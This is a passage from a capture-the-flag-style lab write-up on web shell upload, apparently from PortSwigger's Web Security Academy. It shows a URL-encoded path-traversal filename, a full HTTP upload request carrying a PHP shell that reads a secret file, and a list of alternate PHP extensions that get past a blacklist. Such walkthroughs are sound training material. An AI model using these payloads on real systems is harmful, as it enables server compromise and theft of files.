
- So i tried to add
../and i URL encode/it and then upload the shell and when i try to accessshell.phpit renders, - Here is why it doesn’t works first case and works in second case,
- It doesn’t render it because it saved in
staticfolder where it treated as just static text. - But when we do
../it upload the file in parent directory and thisstaticthing fails and we can execute it, although doing directly../this not worked because/is sanitized in backend so i just encode it with%2Fand it works.
- It doesn’t render it because it saved in
- Example vulnerable flow (pseudo)
// VULNERABLE
$uploaddir = '/var/www/app/static/avatars';
$filename = $_FILES['avatar']['name'];         // receives "..%2Fshell.php"
if (strpos($filename, '..') !== false) abort; // naive check (fails here if filename still encoded)
$dest = $uploaddir . '/' . $filename;         // framework decodes later -> becomes '/var/www/app/static/avatars/../shell.php'
// move_uploaded_file writes file to /var/www/app/static/shell.php (which may be inside document root)
------WebKitFormBoundaryACFkCQsTbpDaRYgF
Content-Disposition: form-data; name="avatar"; filename="..%2Fshell.php"
Content-Type: application/octet-stream

- And now when we access the file we can see
secret, and also we can see that file is in/filesnot in/files/avatarsmeans/avatarsis static directory.

Lab 4: Web shell upload via extension blacklist bypass

- There will some
blacklistingdefense in this lab so we have to bypass that using different techniques, - Same as previous lab we have to login using given creds,

- Now we capture upload req, and as expected it give
403on shell upload,
POST /my-account/avatar HTTP/1.1
Host: 0adb00c904b6a72282c9515400e900f3.web-security-academy.net
Connection: keep-alive
Content-Length: 474
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="142", "Google Chrome";v="142", "Not_A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Origin: https://0adb00c904b6a72282c9515400e900f3.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAGr6ncFnZKKh51ed
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0adb00c904b6a72282c9515400e900f3.web-security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: session=gw5C1ORibabx8X7n4iUK3uWG2QEdW0u6

------WebKitFormBoundaryAGr6ncFnZKKh51ed
Content-Disposition: form-data; name="avatar"; filename="shell.php"
Content-Type: application/octet-stream

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundaryAGr6ncFnZKKh51ed
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryAGr6ncFnZKKh51ed
Content-Disposition: form-data; name="csrf"

Jjk83eNf6hSjXTWkM7e0IC7wTd8TtuGd
------WebKitFormBoundaryAGr6ncFnZKKh51ed--
- here is the
shell.php
<?php echo file_get_contents('/home/carlos/secret'); ?>


- So now we have to brute force the
.phpextension and try those which can bypass blacklist, - This is are some of them,
.php
.php3
.php4
.php5
.php7
.phtml

- This many are works perfectly and we got
200on it,
.php3
.php4
.php5
.php7
